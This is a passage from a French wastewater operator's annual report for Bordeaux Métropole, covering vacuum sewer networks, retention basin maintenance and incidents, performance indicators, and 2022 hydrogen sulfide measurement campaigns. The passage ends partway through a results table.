PHOTOGRAPHIES 23 et 24 EXPL.8 Pompes de reprise des effluents des cuves sous vide qui sont reliées au poste pluviale Bourg Stade par un tuyau souple pour garantir la continuité de service de la majorité des habitants de la ville de Saint Louis de Montferrand.




ASSAINISSEMENT SOUS VIDE

Sur Bordeaux Métropole, il existe deux réseaux sous vide situés à Bruges et à Saint Louis de Montferrand.

Ce système de collecte des eaux usées a comme particularité d'être utilisé lorsque les nappes d'eau sont à très faible profondeur.

Les effluents des pots de branchement des usagers sont dirigés vers des regards de transfert et lorsque le niveau monte, les effluents sont aspirés par le vide de la canalisation par l'ouverture de la membrane à piston.

SCHEMA 1 - EXPL.8.1 Détail d'une bache sous vide




Sur le réseau de Bruges, la SABOM exploite 72 bâches, et 107 bâches sur le réseau de Saint Louis de Montferland. Ces effluents sont transférés, via les canalisations sous vide, dans des cuves situées dans une centrale sous-vide pour être ensuite pompés par les pompes de refoulement vers le réseau gravitaire.

Ce dispositif est très sensible aux eaux parasites et montre ces limites lorsque les arrivées d'eau sont trop importantes. Le vide est alors difficile à créer et les effluents ne sont plus évacués.

De plus, les usagers doivent être disciplinés et ne pas jeter d'éléments solides dans les eaux usées car ceux-ci entraînent des dysfonctionnements des valves à piston et un mauvais fonctionnement du réseau sous vide.

Contrairement aux réseaux gravitaires, lors d'une casse du réseau sous vide, le pompage par un groupe est impossible. Il faut alors pomper toutes les bâches les unes après les autres. Le seul moyen de détecter la casse est d'injecter un produit en pression traçable dans le réseau, et de le détecter en surface. Cette détectabilité est souvent difficile du fait de l'étanchéité des voiries.

SCHEMA 2 - EXPL.8.1 Détail d'une bache sous vide



Le manque de vanne d'isolement sur le réseau rend la sectorisation difficile pour la recherche des tronçons fuyards et l'absence de regard sur ce type de réseau ne permet pas d'investigation télévisuelle par caméra sans coupure de la canalisation. Ces travaux sont difficiles à réaliser du fait du remplissage rapide des bâches par les effluents rejetés par les usagers.

En 2022, le réseau sous vide du Tasta (à Bruges) a généré 82 interventions curatives dont 47 en astreinte, et celui de Saint Louis de Montferrand 32 dont 19 en astreinte, soit 66 sorties sur les 225 au total au niveau des postes et bassins, soit 26%. La météo clémente de l'année 2022 a impacté le nombre d'interventions sur les réseaux sous vide car moins de saturation au niveau des bâches sont à noter. Entre 2021 et 2022, le nombre d'interventions sur les deux réseaux sous vide est passé de 224 à 114 soit près de 50% en moins et plus de 50% des interventions sont en dehors des heures de travail, car les défauts apparaissent surtout en heures de pointe du matin ou du soir.

Le sous vide sur le secteur de la métropole a mobilisé 140 heures en 2022 contre 264 heures en 2021 en astreinte sur un total de 571 h soit 24%. Le nombre d'interventions et la difficulté des diagnostics de fonctionnement mobilisent très souvent les services de la SABOM. Au regard du nombre de personnes raccordées sur ce réseau, il serait souhaitable d'envisager une étude de faisabilité de remplacement de cette technologie par un réseau gravitaire.

Le réseau sous vide est également entretenu par un curage préventif des cuves sur les sites du Tasta et de Saint Louis de Montferrand, et un passage sur chaque bâche une fois par an. Le temps passé sur chaque réseau pour le curage préventif est de 8 jours.

EXPL.8.2. LES BASSINS DE RETENUE

En 2022, le bassin Nouaux, à Villenave d'Ornon, a été mis en service mais ce dernier n'est pas encore géré par la SABOM.

Au sein de la SABOM, l'exploitation des bassins est divisée entre le département usines et le département réseaux en fonction de la présence d'éléments électromécaniques ou non sur le site (**TABLEAU 22 - PAT.1.4.** Liste d'exploitation des bassins).

Pour mémoire, sur Bordeaux Métropole, le patrimoine est composé de 65 bassins à ciel ouvert, dont 49 sont à sec et 16 en eau. Le département usines exploite les bassins ayant des équipements électromécaniques, soit 21 concernant les bassins à ciel ouvert, le reste des bassins est exploité par le département réseaux.

EXPL.8.2.1 LES BASSINS À CIEL OUVERT

OUVERTURE AU PUBLIC DU BASSIN ARCHEVÊQUE

En 2022, le bassin Archevêque a reçu une attention particulière.

Des travaux ont été entrepris par Bordeaux Métropole afin de permettre la réception du public de ce site.

Les abords du bassin ont été sécurisés par un garde-corps afin de délimiter les zones piétonnes et le bassin.

PHOTOGRAPHIES 25 et 26 EXPL.8 Abords du bassin Archevêque




Afin de sécuriser la zone du dégrilleur et de l'exutoire, des clôtures et des portails ont été ajoutés.

PHOTOGRAPHIES 27 et 28 EXPL.8 Zone dégrilleur bassin Archevêque



A noter que la fresque faite par des artistes a limité les tags sauvages (voir [SOC.2](#)).

PHOTOGRAPHIE 29 EXPL.8 Fresque de l'Irrégulière



INTRUSION DES GENS DU VOYAGE

- Leysotte

Des gens du voyage se sont introduits dans le bassin de Leysotte sur la commune de Villenave d'Ornon.

Ces derniers ont ouvert le portail et se sont installés au fond du bassin. Bien que nous les ayons prévenus que le bassin pouvait se remplir par temps de pluie, en présence de Bordeaux Métropole et de la gendarmerie, les gens du voyage n'ont pas voulu quitter le site.

Bordeaux Métropole a fait une demande d'expulsion après que la SABOM ait déposé plainte.

PHOTOGRAPHIE 30 EXPL.8 Bassin de Leysotte occupé par des caravanes



Après leur départ, la SABOM a constaté et évacué les déchets sur le site.

PHOTOGRAPHIES 31 et 32 EXPL.8 Déchets sur le site du bassin de Leysotte



DÉGRADATION DU PATRIMOINE

- Dinassac

Le bassin a été victime d'intrusions et d'incivilités.

Des individus installés à proximité du site ont jeté des débris sur le site, ouvert le grillage, certaines zones ont été brûlées. A noter également la présence d'huiles dans la mare nouvellement construite, des tentatives de départ de feux, des restes de cadavre d'une jeune Héron pourpre, espèce protégée et emblématique du site.

PHOTOGRAPHIES 33 et 34 EXPL.8 Dégradations sur le bassin de Dinassac



PHOTOGRAPHIES 35 et 36 EXPL.8 Dégradations sur le bassin de Dinassac



Sur ce site, la SABOM a remplacé la trappe en aluminium d'accès aux sondes par une trappe en fibre car celle-ci a été volée.

PHOTOGRAPHIES 37 et 38 EXPL.8 Trappe dégradée et remplacée sur le bassin de Dinassac



NETTOYAGE DES BASSINS

- Bassin Zac Périer

La SABOM a enlevé des arbres qui étaient tombés dans le bassin et a nettoyé l'exutoire car les roseaux réduisaient le débit de sortie du bassin.

PHOTOGRAPHIES 39, 40, 41 et 42 EXPL.8 Nettoyage sur le bassin de Zac Périer




- **BOURRAN**

Les déchets de branches bloqués par la grille de l'exutoire du bassin, ont été évacués par 2 fois cette année.

Les moyens techniques sont divers et variés afin de sortir les troncs qui font barrage et empêchant l'évacuation des eaux.

PHOTOGRAPHIES 43, 44, 45 et 46 EXPL.8 Nettoyage sur le bassin Bourran



EXPL.8.2.2 LES BASSINS ENTERRÉS

- Dormoy

Le bassin Dormoy à Bordeaux a subi une inondation le 22 juin 2022 rendant le site inexploitable pendant plusieurs semaines.

En moins de 30 minutes, le bassin a été saturé.


Le niveau d'eau est monté très haut : l'eau est alors entrée dans le local technique par une vanne qui aurait dû rester fermée. Nous n'avons pas constaté de débordement sur la chaussée et pas de plainte de riverains pour des inondations de cave.

Un groupe électrogène a été mis en place pour remplacer l'alimentation électrique car le disjoncteur général était hors service et une remise en fonctionnement du bassin provisoire a été faite afin de pallier les intempéries futures.

Des visites régulières par temps de pluie, même en astreinte, ont été organisées afin de mettre le pompage en service si besoin.

PHOTOGRAPHIES 47 à 52 EXPL.8 Inondation du bassin enterré Dormoy





- Brascassat

Des protections collectives ont été installées sur tous les accès mais également sur les trappes annexes.

PHOTOGRAPHIES 53 et 54 EXPL.8 Protections collectives du bassin enterré Brascassat



- **Bergonié amont**

Des protections collectives ont été installées sur tous les accès mais également sur les trappes annexes.

PHOTOGRAPHIES 55 et 56 EXPL.8 Protections collectives du bassin enterré Bergonié amont



EXPL.8.2.3 SYNTHÈSE DES NETTOYAGES DES BASSINS

En 2022, il n'y a pas eu de curage effectué sur des bassins de lotissement.

Le nettoyage du bassin Abria, qui était prévu en 2022, n'a finalement pas été réalisé, car son niveau d'encrassement ne le justifiait pas.

Les dessableurs d'Archevêque, Bois Gramond et de Béquigneaux ont été nettoyés.

- Archevêque

PHOTOGRAPHIES 57 à 62 EXPL.8 Opérations de nettoyage des dessableurs du bassin Archevêque





- Béquigneau

PHOTOGRAPHIES 63 et 64 EXPL.8 Opérations de nettoyage des dessableurs du bassin Béquigneau



- Bois gramond

PHOTOGRAPHIES 65 à 70 EXPL.8 Opérations de nettoyage des dessableurs du bassin Bois Gramond



Sur les 241 bassins dont le volume totalise 2 113 119 m3, voici dans le **TABLEAU 2**, les bassins curés en 2022 :

TABLEAU 2 - EXPL.8.2. Curage des bassins en 2022					
BASSINS	Commune	N° de semaine du curage	Volume Bassin (m3)	Volume curé (m3)	Destination déchets
ALFRED GIRET	Floirac	S3	11 700	10	LOUIS FARGUE
BAS BOUSCAT 2	Le Bouscat	S4	1 800	1	LOUIS FARGUE
GRENOUILLERE	Bordeaux	S6 S7	65 000	36	LOUIS FARGUE
BAS BOUSCAT 2	Le Bouscat	S11	1 800	5	LOUIS FARGUE
ENTRE DEUX MERS	Cenon	S13 S14	10 850	48	LOUIS FARGUE
GRENOUILLERE	Bordeaux	S19	65 000	27	LOUIS FARGUE
CARREIRE	Bordeaux	S27	40 000	0	
GRENOUILLERE	Bordeaux	S37	65 000	28	LOUIS FARGUE
BASTIDE	Bordeaux	S38	9 560	19	LOUIS FARGUE
SAINT EMILION	Bordeaux	S39	5 600	33	LOUIS FARGUE
BEQUIGNEAUX	Bordeaux	S42	23 500	36	SEDE
ARCHEVEQUE	Mérignac	S48	67 000	36	SEDE

Lors de ces curages, des particularités sont à signaler :

- ❖ Le bassin « **GRENOUILLÈRE** » à **Bordeaux** a été nettoyé trois fois cette année du fait de ses nombreuses sollicitations conséquentes dans le cadre du fonctionnement de la Gestion Dynamique (voir [ENV.2](#)). Le volume total de boue évacuée de ces trois interventions est de 91 m3. Une partie de cette boue diluée est renvoyée dans la station de traitement des eaux usées.

PHOTOGRAPHIE 6 - EXPL.8.2. Le bassin enterré de la Grenouillère après curage



EXPL.8.3. LE BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI22	Disponibilité des stations de pompage d'eaux pluviales à 100% de leur capacité nominale	100% < 4h	2 événements en 2019 : 14h + 47h soit 61h d'indisponibilité	20h d'indisponibilité sur deux événements	110h d'indisponibilité sur deux événements	100% de disponibilité
Indicateur opérationnel UI13	Suivre l'état esthétique des postes et bassins	0 ouvrage < 80%	Année de référence (2019) : 13 ouvrages avec une note inférieure à 80%	0 ouvrage retenu / nbre site < 80% en 2019 16 ouvrages <80% à considérer pour l'année 2021	3 ouvrages retenus / nbre sites < 80% en 2021 14 ouvrages < 80% à considérer pour l'année 2022	1 ouvrage retenu / nbre de site < 80% en 2022 : La Jallère 23 ouvrages < 80% à considérer pour l'année 2023
Indicateur opérationnel UI14	Inspection et notation des bâches EU des postes EU/UN	100%	100%	100%	100%	100%
Indicateur opérationnel UI15	Taux d'encrassement des bassins enterrés	< ou = 5% du volume global du bassin.	0 bassin avec un encrassement supérieur à 5%	0 bassin avec un encrassement supérieur à 5%	0 bassin avec un encrassement supérieur à 5%	0 bassin avec un taux d'encrassement supérieur à 5%
Indicateur opérationnel PA2	Linéaire des digues des bassins de retenue contrôlées	N/A	0	0	0	0

❖ PI22


Le détail de la disponibilité des stations de pompage des eaux pluviales à 100 % de leur capacité nominale est le suivant :

- Toutes les stations de pompage pluviales ont été disponibles lors des évènements pluvieux.
- 3 événements ressortent au niveau du tableau de bord d'indisponibilité des pompes pluviales pour des motifs justifiés :
 - Noutary le 8 juin : arrêt programmé de la station pour l'entretien préventif des motopompes (deux pompes sur trois ont été arrêtées) ;
 - Saint Emilion le 26 septembre : curage programmé du bassin, la pluie est passée au sud de Bordeaux ;
 - Lauzun : curage programmé des bâches EU et EP, la pluie est arrivée dans la soirée.



site	Pénalisation
SAINT-EMILION	300
LAUZUN	200
NOUTARY	200
ABRIA STATION	0
ACIERIES PI	0
AMBES CD 10	0
BAS BOUSCAT 1	0
BAS BOUSCAT 2	0
BASTIDE	0
BICENTENAIRE	0
BIR-HAKEIM PI	0
BOURG STADE	0
CASTENCAU EP	0
CAUDERAN NAUJAC	0
CINQUIEME REPUBLIQUE	0
CITE NOEL	0
JALLE DES TOURELS	0
Total	700

Nombre d'heure d'indisponibilité des pompes pluviales par évènement



Résultat pénalisation détaillée par évènement

site	debut_evt	fin_evt	duree_hms	duree_pen_hms	nbhpen	penalisation_sans pluvio	pluvio	penalisation_avec pluvio
LAUZUN	31/10/2022 08:14:50	31/10/2022 14:06:33	05:30:58	01:30:58	2	200	7,7	200
NOUTARY	08/06/2022 13:51:00	09/06/2022 12:57:11	05:35:12	01:35:12	2	200	14,7	200
SAINT-EMILION	26/09/2022 06:41:22	26/09/2022 12:13:12	05:31:50	01:31:50	2	200	4,2	200
SAINT-EMILION	26/09/2022 06:41:22	26/09/2022 11:35:59	04:54:37	00:54:37	1	100	4,2	100
ABRIA STATION	06/05/2022 11:41:41	06/05/2022 11:41:47	00:00:06	00:00:00	0	0	0,0	0
ABRIA STATION	08/06/2022 08:15:19	08/06/2022 08:29:39	00:08:10	00:00:00	0	0	14,7	0
ABRIA STATION	15/06/2022 09:18:00	15/06/2022 09:18:06	00:00:06	00:00:00	0	0	0,0	0
ABRIA STATION	29/09/2022 02:52:07	29/09/2022 02:52:15	00:00:08	00:00:00	0	0	3,1	0
ACIERIES PI	12/05/2022 07:17:49	12/05/2022 07:17:59	00:00:10	00:00:00	0	0	0,4	0
ACIERIES PI	14/06/2022 09:09:46	14/06/2022 09:09:56	00:00:10	00:00:00	0	0	0,0	0

Données sources Aquacalc

libelle_site	var_libelle_aff	var_libelle_court	horodate	defaut
AMBES CD 10	DEFELEC	default_elec_site	03/05/2022 06:09:45	1
AMBES CD 10	DEFELEC	default_elec_site	03/05/2022 06:09:55	0
JEAN JACQUES BOSC PI	DEFELEC	default_elec_site	03/05/2022 08:46:52	1
JEAN JACQUES BOSC PI	DEFELEC	default_elec_site	03/05/2022 09:26:42	0
JEAN JACQUES BOSC PI	DEFELEC	default_elec_site	03/05/2022 09:26:50	1
JEAN JACQUES BOSC PI	DEFELEC	default_elec_site	03/05/2022 09:33:49	0
JEAN JACQUES BOSC PI	DEFELEC	default_elec_site	03/05/2022 09:33:58	1

❖ UI13

Pour rappel, le résultat indique le nombre de sites dont la note de l'état esthétique de l'année N-1 était inférieure à 80%, et qui n'auraient pas été réhabilités sur l'année N.

Sur l'année 2019, un état initial de l'esthétique des sites a été réalisé.

Sur l'année 2022, 23 sites ont une note inférieure à 80%.

-Jallère	commune de Bordeaux	61%
-François de Sourdis	commune de Bordeaux	75%
-Rochemond	commune de Bègles	75%
-Saint Exupéry Gradignan	commune de Gradignan	75%
-Quatrième république	commune de Villenave d'Ornon	76%
-Le Tasta	commune de Bruges	76%
-Bourgailh	commune de Pessac	77%
-Chevalier	commune de St Médard	77%
-Issac	commune de St Médard	77%
-Pont de la Pierre	commune de St Médard	77%
-Manon Cormier PI	commune de Bassens	77%
-Malus	commune de Bouliac	78%
-Leyran	commune de Villenave d'Ornon	78%
-Bourran Amont	commune de Mérignac	78%
-Chambéry	commune de Villenave d'Ornon	78%
-Brazza Provisoire	commune de Bordeaux	79%
-cinquième république	commune de Pessac	79%
-Jardin du Médoc	commune de St Aubin	79%
-Lecocq	commune de Bordeaux	79%
-Macau	commune de Parempuyre	79%
-Forgeron	commune de Gradignan	79%
-Moulin Noir Eu	commune d'Eysines	79%
-Cité Noël	Commune de Bordeaux	79%

Tous les sites de 2021 qui avait une note en dessous de 80% ont été traités en 2022. Pour la station de la Jallère, une étude spécifique doit être réalisée afin de déterminer les travaux à effectuer pour éviter toute détérioration. Aucune intervention ne peut se faire seul sur ce site à cause de la présence de l'aire des gens du voyage. Il s'agit d'un site considéré sensible de ce fait.

❖ PA2

Les équipes de Bordeaux Métropole sont chargées de réaliser le contrôle des digues. Le résultat de ces audits fera l'objet de travaux qui entrent dans le cadre des blocs de renouvellement contractuels A et B. Cet indicateur mentionne le linéaire total et le linéaire qui aura fait l'objet de réparation suite aux audits réalisés en 2021. Le rapport de surveillance de Carmaux nous a été transmis en septembre 2022. Les travaux demandés dans le rapport seront réalisés en 2023.

RÉFÉRENTIEL CONTRAT

Article 24.4

Mesures H₂S et sulfures

SOMMAIRE

EXPL.9.1 SUIVI DES CONCENTRATIONS D'H ₂ S ET SULFURES SUR LE TERRITOIRE DE BORDEAUX MÉTROPOLE	627
EXPL.9.2 CONCLUSION ET PERSPECTIVES	639

EXPL.9.1 SUIVI DES CONCENTRATIONS D'H₂S ET SULFURES SUR LE TERRITOIRE DE BORDEAUX MÉTROPOLE

Les eaux résiduaires urbaines, chargées en matières organiques, en composés azotés, soufrés et phosphorés, peuvent générer directement (par le dégagement de composés très volatils) ou indirectement (suivant un processus biologique de fermentation en milieu réducteur) des odeurs. Parmi les différents composés, 80 à 90 % des odeurs résultent de la présence des composés soufrés tels que l'hydrogène sulfuré (H₂S). Ces phénomènes se produisent lorsque les eaux usées séjournent un temps important dans des zones privées d'oxygène. C'est le cas notamment dans les canalisations de refoulement des postes de relèvement.

L'hydrogène sulfuré représente un danger important pour les intervenants du fait de sa toxicité. Il provoque des troubles respiratoires susceptibles d'entraîner la mort pour une concentration dans l'air supérieure à 300 ppm. A des concentrations moindres, il est la cause également de nuisances olfactives. Les gaz sulfureux sont caractérisés par une odeur bien connue d'œuf pourri, perceptible à de très faibles concentrations (quelques ppm seulement).

Enfin, il provoque la dégradation du patrimoine par attaque acide.

L'ensemble des mesures est réalisé selon le protocole opératoire suivant :

Les mesures d'H₂S dans l'air sont réalisées grâce à 20 capteurs mobiles et communicants acquis en 2019 et les mesures de sulfures sont réalisées in situ, pour chaque point, en phase liquide au moyen de tests colorimétriques terrain. La mesure des sulfures, bien que ponctuelle, permet d'évaluer la contribution de l'amont du poste de refoulement (PR) en matière de potentiel de formation d'H₂S et de qualifier l'effluent par rapport aux teneurs attendues. Rappelons que ces mesures visent à identifier les risques sur les odeurs, la sécurité du personnel et la dégradation des ouvrages au point de mesure.

Les deux campagnes de mesures d'H₂S 2022 se sont déroulées entre juin et septembre :

- du 16 juin au 8 juillet 2022 pour la première (une pluie a été détectée le 18/06 avec environ 13 mm sur 1h, une pluie d'environ 2 mm a été détectée le 19/06 avec environ 2 mm sur 1h, un ensemble de pluie d'environ 20 mm a été mesurée le 20/06 sur environ 15h, le 22/06 une pluie a été mesurée avec environ 21 mm sur 2h, une pluie a été détectée le 23/06 avec environ 10 mm sur 1h, une pluie a été mesurée le 24/06 avec environ 7 mm sur environ 10h, une pluie a été mesurée le 25/06 avec environ 7 mm sur environ 9h, une pluie a été mesurée le 30/06 avec environ 7 mm sur l'ensemble de la journée, aucune pluie n'a été détectée ensuite jusqu'à la fin de la campagne) ;
- du 12 au 26 septembre 2022 pour la seconde (aucune pluie n'a été détectée sur l'ensemble de la Métropole, excepté quelques pluies très éparses et de hauteurs de précipitation négligeables).

Une présélection des points de mesure ciblés sur les points de refoulement et bâches des stations de pompage qui sont connus par l'exploitant pour leur émanation en H₂S, et sur des points du réseau ayant une problématique odeur (consultation des historiques de plaintes sous SIGEA) a fait l'objet d'échanges avec Bordeaux Métropole. Dix points directement issus des perspectives d'instrumentation des campagnes 2021 ont été inclus dans la présélection.

Après concertation avec le centre Assainissement, la sélection du périmètre de chaque campagne semestrielle a été établie. Ainsi, la première campagne a porté sur 12 Postes de Relèvement (PR) en essayant de privilégier une mesure dans la bache et une à l'aval immédiat. Le **TABLEAU 1** récapitule les points de mesure étudiés lors de la première campagne semestrielle de 2022.

TABLEAU 1 - EXPL.9.1. Points de mesure H2S/S2- effectués lors de la 1ère campagne semestrielle 2022				
N° mesure	Nom du point de mesure	Localisation	Commune	Remarques
1-1	LF - Refoulement DIP Derrupe	RV 171802	BRUGES	Préconisation 2021
1-2	LF - Point d'encrassement (Derrupe – André Messager)	RV 8133	BRUGES	Branchement pénétrant signalé
1-3	LF - Bâche PR André Messager	André Messager	BRUGES	Préconisation 2021
1-4	LF - Refoulement PR Le Tasta-André Messager	RV 239982	BRUGES	Préconisation 2021
1-5	LF - Bâche PR Les Aubiers	Les Aubiers	BRUGES	Préconisation 2021
1-6	LF - Bâche PR Laroque	Laroque	BRUGES	Préconisation 2021
1-7	LF - Cheminée de refoulement PR Les Aubiers et PR Laroque	RV 200444	BRUGES	Préconisation 2021
1-8	LF - Refoulement commun PR les Aubiers et PR Laroque	RV 88845	BRUGES	Préconisation 2021
1-9	LF - Bâche PR Béquigneaux	Béquigneaux	BORDEAUX	Préconisation 2021
1-10	LF - Refoulement PR Béquigneaux	Béquigneaux	BORDEAUX	Préconisation 2021
1-11	LILLE - Refoulement PR Landegrad	RV 220553	BLANQUEFORT	
1-12	LILLE - Refoulement PR Macau	RV 220056	BLANQUEFORT	
1-13	LILLE - Bâche PR Ségur	Ségur	BLANQUEFORT	Pas d'acquisition de données
1-14	LILLE - Refoulement PR Ségur	RV 507	BLANQUEFORT	
1-15	SAB - Europe (réseau)	RV 80156	AMBARES ET LAGRAVE	
1-16	SAB - Bâche PR Grandjean	Grandjean	AMBARES ET LAGRAVE	
1-17	SAB - Refoulement PR Grandjean	RV 81203	AMBARES ET LAGRAVE	Pas d'acquisition de données
1-18	SAB - Refoulement PR Saint Louis de Montferrand	RV 84495	SAINT LOUIS DE MONTFERRAND	Préconisation 2021
1-19	CANT - Bâche PR Chevalier	Chevalier	SAINT MEDARD EN JALLES	
1-20	CANT - Refoulement PR Chevalier	RV 14461	SAINT MEDARD EN JALLES	

Les PR André Messager et Le Tasta présentent une configuration spécifique, la station André Messager refoulant directement dans la conduite de refoulement de la station du Tasta.


Les détails techniques et l'emplacement des stations de pompage se trouvent dans la partie [PAT.1.3](#).

Le périmètre investigué dans le cadre de la seconde campagne semestrielle vise à privilégier l'étude de longs continus hydrauliques sur lesquels la problématique d'H₂S est connue ou suspectée dans les bassins de collecte de Sabarèges et de Lille Blanquefort. Les points concernés sont présentés dans le **TABLEAU 2**.

TABEAU 2 - EXPL.9.1. Points de mesure H2S/S2- effectués lors de la 2nde campagne semestrielle 2022				
N° mesure	Nom du point de mesure	Localisation	Commune	Remarques
2-1	SAB - RV 150067 (réseau)	RV 150067	CARBON BLANC	
2-2	SAB - RV 80776 (réseau)	RV 80776	CARBON BLANC	
2-3	SAB - RV 80754 (réseau)	RV 80754	CARBON BLANC	
2-4	SAB - Bâche PR Poètes	Poètes	AMBARES-ET-LAGRAVE	
2-5	SAB - Refoulement PR Poètes	RV 158413	AMBARES-ET-LAGRAVE	
2-6	SAB - RV 80328 (réseau)	RV 80328	AMBARES-ET-LAGRAVE	
2-7	SAB - Europe (réseau)	RV 80156	AMBARES-ET-LAGRAVE	
2-8	SAB - Bâche PR Grandjean	Grandjean	AMBARES-ET-LAGRAVE	
2-9	SAB - Refoulement PR Grandjean	RV 81203	AMBARES-ET-LAGRAVE	
2-10	LILLE - Refoulement PR Landegrand	RV 250600	BLANQUEFORT	
2-11	LILLE - Refoulement PR Macau	RV 220056	BLANQUEFORT	
2-12	LILLE - Jonction Landegrand/Macau	RV 162890	BLANQUEFORT	Pas d'acquisition de données
2-13	LILLE - Bâche PR Ségur	Ségur	BLANQUEFORT	
2-14	LILLE - Refoulement PR Ségur	RV 507	BLANQUEFORT	
2-15	LILLE - Bâche PR La Palue	La Palue	BLANQUEFORT	Traitement H ₂ S
2-16	LILLE - Refoulement PR La Palue	RV 568	BLANQUEFORT	Traitement H ₂ S
2-17	LILLE - RV 510 (réseau)	RV 510	BLANQUEFORT	
2-18	LILLE - RV 171298 (réseau)	RV 171298	BLANQUEFORT	
2-19	LILLE - RV 727 (réseau)	RV 727	BLANQUEFORT	Pas d'acquisition de données
2-20	LILLE - Bâche PR XI Novembre	XI Novembre	BLANQUEFORT	Traitement H ₂ S
2-21	LILLE - Refoulement PR XI Novembre	XI Novembre	BLANQUEFORT	Traitement H ₂ S

L'ensemble des points de mesures investigués sont représentés sur la **CARTE 1**.

CARTE 1 - EXPL.9.1. Points de mesures des campagnes semestrielles 2022



Pour chaque campagne, les points ont été étudiés par une mesure ponctuelle des sulfures dans l'effluent et un enregistrement sur plus de 24 heures des concentrations en H₂S dans le ciel gazeux. Deux limites remarquables, à savoir **1 mg/l de sulfure** dans l'effluent et **10 ppm d'H₂S** dans l'air, sont fixées pour interpréter les résultats.

Pour l'année 2022, les résultats sont ceux présentés ci-dessous.

Suite à la première campagne, il en ressort que (**TABLEAU 3**) :

- Environ 50% des sites investigués (8 sur 18, 2 parmi les 20 points n'ayant pas pu donner lieu à l'enregistrement de données) ne présentent pas de problématiques particulières face au risque H₂S avec des concentrations maximales qui ne dépassent jamais le premier seuil (olfactif) fixé à 10 ppm ;
- Environ 50% des sites investigués (10 sur 18) présentent des problématiques particulières face au risque H₂S avec un dépassement du seuil de 10 ppm pour les valeurs maximales. Néanmoins, la valeur moyenne de concentration en H₂S dépassant les 10 ppm n'est atteinte que pour 8 de ces 10 sites malgré des températures particulièrement élevées durant les premiers jours de la campagne ;
- Les changements de conditions d'exploitation de la station de pompage Derrupe (DIP) et de la station de pompage du Tasta ont réduit la quantité d'H₂S produite (réduction du marnage et augmentation de la fréquence de déclenchement des pompes).

TABLEAU 3 - EXPL.9.1. Synthèse des résultats de la 1ère campagne de mesures 2022

N° mesure	S2- ponctuel (mg/l)	H2S max (ppm)	H2S moyen (ppm)	%tps = 0 ppm	0 < %tps < 5 ppm	5 < %tps < 10 ppm	10 < %tps < 50 ppm	50 < %tps < 400 ppm	%tps > 400 ppm
1-1	/	911	8,6	51,00%	41,00%	4,00%	1,00%	3,00%	1,00%
1-2	1,2	2	0,7	29,00%	71,00%	0,00%	0,00%	0,00%	0,00%
1-3	0,4	7	0,5	60,00%	40,00%	0,00%	0,00%	0,00%	0,00%
1-4	0,3	88,2	15,8	0,00%	4,00%	24,00%	71,00%	1,00%	0,00%
1-5	1	46,6	13,9	0,00%	8,00%	19,00%	72,00%	0,00%	0,00%
1-6	0,5	4,8	0,4	10,00%	90,00%	0,00%	0,00%	0,00%	0,00%
1-7	0,1	142,4	21,9	0,00%	34,00%	18,00%	33,00%	15,00%	0,00%
1-8	1	192,2	37	0,00%	0,00%	3,00%	74,00%	22,00%	0,00%
1-9	0,7	3	0,2	59,00%	41,00%	0,00%	0,00%	0,00%	0,00%
1-10	/	118	61,4	0,00%	6,00%	3,00%	27,00%	64,00%	0,00%
1-11	0	113	11,2	0,00%	33,00%	34,00%	30,00%	3,00%	0,00%
1-12	/	53	0,9	82,00%	12,00%	4,00%	2,00%	0,00%	0,00%
1-13	0,1	/	/	/	/	/	/	/	/
1-14	1,2	2	0,7	29%	71%	0%	0%	0%	0%
1-15	0	178	4,4	0,00%	67,00%	27,00%	7,00%	0,00%	0,00%
1-16	0	7	0,6	67,00%	32,00%	1,00%	0,00%	0,00%	0,00%
1-17	0	/	/	/	/	/	/	/	/
1-18	2	541	18,6	2,00%	34,00%	17,00%	38,00%	8,00%	0,00%
1-19	0	6	1,4	7,00%	92,00%	1,00%	0,00%	0,00%	0,00%
1-20	/	/	/	/	/	/	/	/	/

Suite à cette première campagne, il a été proposé de concentrer la pose des capteurs autour de deux continuums hydrauliques situés dans le bassin de collecte de Sabarèges et de Lille Blanquefort, afin d'investiguer davantage les secteurs liés à la branche en gravitaire du Guâ et aux PR Landegrand/Macau/Séguir.

La pose des capteurs sur le continuum hydraulique du gravitaire du Guâ nous a permis de mesurer les concentrations en H₂S et en sulfures sur différentes branches situées en amont de la branche gravitaire du Guâ où une détérioration importante du génie civil avait été remarquée. Nous remarquons ainsi que 2 des 4 branches secondaires soulèvent une problématique particulière face au risque H₂S avec un dépassement du seuil de 10 ppm pour les valeurs maximales. Concernant l'investigation réalisée sur le bassin de collecte de Lille Blanquefort avec la mesure des concentrations en H₂S et en sulfures sur l'ensemble des stations de pompage présentes sur la commune de Parempuyre couplée à des mesures aux jonctions de la branche principale, nous remarquons l'influence très forte de la station de pompage de La Palue sur l'ensemble de l'amont hydraulique mais aussi celle non négligeable de la station de pompage Séguir qui elle ne possède pas de traitement contre la production d'H₂S.

La seconde campagne (**TABLEAU 4**) a permis de mettre en évidence que :


- 20% des sites investigués (4 sur 19, 2 parmi les 21 points n'ayant pas pu donner lieu à l'enregistrement de données) ne présentent pas de problématiques particulières face au risque H₂S avec des concentrations maximales qui ne dépassent jamais le premier seuil (olfactif) fixé à 10 ppm ;
- 80% des sites investigués (16 sur 19) présentent des problématiques particulières face au risque H₂S avec un dépassement du seuil de 10 ppm pour les valeurs maximales. Néanmoins, la valeur moyenne de concentration en H₂S dépassant les 10 ppm n'est atteinte que sur 6 sites. Toutefois, durant la seconde campagne, le traitement contre la production d'H₂S, située à la station de pompage de La Palue, a subi une avarie et n'a été remis en fonctionnement que durant les derniers jours de mesure. Les moyennes et les valeurs maximales ne sont donc pas représentatives d'un fonctionnement normal.

L'intégralité des résultats des 2 campagnes semestrielles est représentée sur les cartes visibles en suivant (**CARTES 2, 3, 4 et 5**).


TABLEAU 4 - EXPL.9.1. Synthèse des résultats de la 2nde campagne de mesures 2022

N° mesure	S2- ponctuel (mg/l)	H2S max (ppm)	H2S moyen (ppm)	%tps = 0 ppm	0 < %tps < 5 ppm	5 < %tps < 10 ppm	10 < %tps < 50 ppm	50 < %tps < 400 ppm	%tps > 400 ppm
2-1	0,7	6,8	0,6	5,00%	95,00%	0,00%	0,00%	0,00%	0,00%
2-2	0,7	5,8	0,8	30,00%	70,00%	0,00%	0,00%	0,00%	0,00%
2-3	0,7	23	4	22,00%	44,00%	21,00%	13,00%	0,00%	0,00%
2-4	4,5	3	1,2	8,00%	92,00%	0,00%	0,00%	0,00%	0,00%
2-5	0,5	17,8	0,5	4,00%	96,00%	0,00%	0,00%	0,00%	0,00%
